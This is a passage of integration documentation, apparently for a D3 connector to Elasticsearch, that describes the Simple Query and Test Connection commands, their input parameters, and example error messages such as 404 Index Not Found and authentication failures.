The raw data or captured key error message from the integration API server about the API request failure. |
Message: Index Not Found, no such Index. |
|
Error Sample Data Query failed. Status Code: 404. Message: Index Not Found, no such index. |
Simple Query
Returns results based on a provided query string, using a parser with a limited but fault-tolerant syntax. It ignores any invalid parts of the query string.
READER NOTE
Index is an optional parameter to run this command.
-
Run the List Indices command to obtain the Index. Index is referring to the index name. Index names can be found in the returned raw data at the path $[*].index.
Input
|
Input Parameter |
Required/Optional |
Description |
Example |
|
Index |
Optional |
Specifies the name of the index to search. The index name can be obtained from the List Indices command |
.monitoring-**-*-****.**.05 |
|
Query |
Optional |
The query string to search. For more about the simple query string syntax,refer to Simple query string query | Elasticsearch Guide [8.3] | Elastic. |
John | Tom |
|
Limit |
Optional |
The number of hits to return. The default value of this field is 10. |
10 |
Output
To view the sample output data for all commands, refer to this article.
Error Handling
If the Return Data is Failed, an Error tab will appear in the Test Result window.
The error tab contains the details responded from D3 or third-party API calls, including Failure Indicator, Status Code, and Message. This can help locate the root cause of a command failure.
|
Parts in Error |
Description |
Example |
|
Failure Indicator |
Indicates the command failure that happened at a specific input and/or API call. |
Simple Query failed. |
|
Status Code |
The response code issued by the third-party API server or the D3 system that can be used to locate the corresponding error category. For example, if the returned status code is 401, the selected connection is unauthorized to run the command. The user or system support would need to check the permission setting in the Elasticsearch portal. Refer to the HTTP Status Code Registry for details. |
Status Code: 404. |
|
Message |
The raw data or captured key error message from the integration API server about the API request failure. |
Message: Index Not Found, no such Index. |
|
Error Sample Data Simple Query failed. Status Code: 404. Message: Index Not Found, no such Index. |
Test Connection
Allows you to perform a health check on an integration connection. You can schedule a periodic health check by selecting Connection Health Check when editing an integration connection.
Input
N/A
Output
|
Output Type |
Description |
Return Data Type |
|
Return Data |
Indicates one of the possible command execution states: Successful or Failed. The Failed state can be triggered by any of the following errors:
More details about an error can be viewed in the Error tab. |
String |
Error Handling
If the Return Data is Failed, an Error tab will appear in the Test Result window.
The error tab contains the details responded from D3 or third-party API calls, including Failure Indicator, Status Code, and Message. This can help locate the root cause of a command failure.
|
Parts in Error |
Description |
Example |
|
Failure Indicator |
Indicates the command failure that happened at a specific input and/or API call. |
Test Connection failed. Failed to check the connector. |
|
Status Code |
The response code issued by the third-party API server or the D3 system that can be used to locate the corresponding error category. For example, if the returned status code is 401, the selected connection is unauthorized to run the command. The user or system support would need to check the permission setting in the Elasticsearch portal. Refer to the HTTP Status Code Registry for details. |
Status Code: 403. |
|
Message |
The raw data or captured key error message from the integration API server about the API request failure. |
Message: Unable to authenticate user. |
|
Error Sample Data Test Connection failed. Failed to check the connector. Status Code: 401. Message: Unable to authenticate user |